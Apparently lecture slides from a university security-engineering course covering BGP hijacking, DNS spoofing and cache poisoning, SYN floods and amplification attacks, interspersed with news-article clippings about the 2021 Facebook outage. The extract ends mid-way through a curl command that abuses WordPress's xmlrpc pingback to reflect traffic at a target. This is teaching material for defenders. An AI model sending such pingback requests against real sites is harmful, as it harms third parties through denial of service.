

# **SENG 360 - Security Engineering Network Security**

Jens Weber

Fall 2022



# Learning Objectives



At the end of this class you will be able to

- Describe common network security attacks
- Explain (D)DoS attacks on various protocols
- Distinguish different categories of malware
- Describe counter measures



University  
of Victoria

# Importance of perimeters...?



## Classical approach: perimeters

Intranet vs. Internet, trusted vs. Untrusted

- Firewalls, VPNs

## New trend: no perimeters, end-to-end auth/AC

- Google's “zero trust” security model
- Driven by cloud-computing, pandemic



# Network Protocols

**Internet Protocol (IP)** - stateless package-based communication

- v.4 uses 32-bit addresses, v.6 uses 128-bit

**Address Resolution Protocol (ARP)**

- Maps unique device (MAC) addresses to IP addresses

**Dynamic Host Configuration Protocol (DHCP)**

- Maps MAC to IP address dynamically

**Network Address Translation (NAT)**

- Maps multiple (internal) IP addresses to same external IP

# BGP Security

Internet = interconnected Autonomous Systems (ASes)

**Border Gateway Protocol (BGP)** - glue, routing protocol

Consolidation of Tier 1 providers has made Internet more centralized

**Attack target (BGP Hijacking)**: modify routing tables with false routes

- Pakistan (2008) - attempt to censor YouTube
- China (2010) - hijacking 15% of Internet addresses for 18 minutes (accident?)

Some governments are making their networks separable (China, Russia)

Controversy over who is allowed to provide routers (e.g. Huawei)

# Facebook Blames Outage on Faulty Router Configuration



Author:

Lisa Vaas

October 5, 2021  
/ 10:30 am

One easily disproved conspiracy theory linked the ~six-hour a supposed data breach tied to a Sept. 22 hacker forum ad for Facebook user records.

As of Monday night, Facebook had crawled back from what may have been its longest blackout ever and apologized for the [mass outage](#) that left billions of users to Facebook, Instagram, WhatsApp, Messenger and Oculus VR for about six hours.

WEB \ TECH \ FACEBOOK \

## What is BGP, and what role did it play in Facebook's massive outage

Charting the digital seas

By [Mitchell Clark](#) | Updated Oct 5, 2021, 2:33pm EDT

f t SHARE




Illustration by Alex Castro / The Verge

On Monday, [Facebook was completely knocked offline](#), taking Instagram and WhatsApp (not to mention [a few other websites](#)) down with it. Many have been quick to say that the incident had to do with BGP, or Border Gateway Protocol, [citing sources from inside Facebook, traffic analysis](#), and the gut instinct that "it's always DNS or BGP." Facebook is

verge  
deals

Subscribe to get the best Verge-approved tech deals of the week.

Email (required)

By signing up, you agree to our [Privacy Notice](#) and European users agree to the data transfer policy.

SUBSCRIBE


## How Did Facebook Disappear?

On Monday, Cloudflare engineering director Celso Martinho and edge network technical lead Tom Strickx gave a more detailed explanation of what happened, [explaining](#) BGP's role in keeping Facebook's content flowing to the masses.

"It's a mechanism to exchange routing information between autonomous systems (AS) on the Internet," they wrote. "The big routers that make the Internet work have huge, constantly updated lists of the possible routes that can be used to deliver every network packet to their final destinations. Without BGP, the Internet routers wouldn't know what to do, and the Internet wouldn't work."


They described the Internet as, literally, a network of networks, bound together by BGP. "BGP allows one network (say Facebook) to advertise its presence to other networks that form the Internet," the Cloudflare experts wrote. During the outage, Facebook wasn't advertising its presence, meaning that ISPs and other networks couldn't find Facebook's network.

# DNS Security




# Pharming

*“Why phish if you can pharm?”*




# Classical DNS Attack: ID Spoofing with Sniffing

Easy to observe UDP DNS query sent while working in Airport Lounge's Wireless LAN




First response wins. Second response is silently dropped on the floor.




# Cache Poisoning - One Method

Attacker floods local DNS server with hundreds of queries for www.cnn.com



Attacker then floods DNS server with hundreds of spoofed replies that appear to come from ns.cnn.com (CNN's authoritative name server)




Local DNS server is now “poisoned” with false data




# Cache Poisoning – Another Method


Attacker sends a request to your local DNS asking it to resolve `www.attacker.net`



Your local DNS server queries `ns.attacker.net` for the data



`ns.attacker.net` replies, but also includes false information on `www.cnn.com`



Your DNS server caches the false data on `www.cnn.com`

# DNSSEC - adds digital signatures

## Slow adoption

- Security concerns (long answers to short questions, amplified DoS attacks)
- Business interests (competitors can find out your domains)



# DNS-over-https (DoH)

Advantage:

good for privacy

Downside:

Enterprise will no be  
able to monitor (for  
intrusion detection)

Get WIRED for just \$10

SUBSCRIBE NOW

LILY HAY NEWMAN SECURITY 10.09.2019 07:00 AM

## A Controversial Plan to Encrypt More of the Internet

The road to routing all Domain Name System lookups through HTTPS is pocked with disagreements over just how much it will help.

f    t    e    p

# UDP, TCP, SYN floods, and SYN reflection

## Moving data around


- User Datagram Protocol (UDP) - connectionless
- Transmission Control Protocol (TCP) - connectional

A → B:      SYN; my number is X

B → A:  
                CK; now X + 1  
                SYN; my number is Y  
A → B:      ACK; now Y + 1  
                (start talking)



# Denial of Service (DoS) Attacks




A common concern in Network Security

# DoS attack: SYN flood

Defenses:

- Block port
- SYN-cookies  
(return encrypted state info to client)
- Timeouts
- ...




# SYN reflection

Indirect attack

Requires spoofed IP

Systems send up to 5 ACKs

-> act as amplifiers




# Other amplifiers: ICMP


Internet Control Message Protocol (ICMP)

Exploits “network ping”  
to check whether devices  
are alive

Fixed now



# Other amplifiers: NTP, DNS,...



# Other amplifiers: Wordpress

```
$ curl -D - "site.com/xmlrpc.php" -d
'<methodCall><methodName>pingback.ping</methodName>
<params>
<param>
<value>
<string>http://targethost.com</string>
</value>
</param>
<param>
<value>
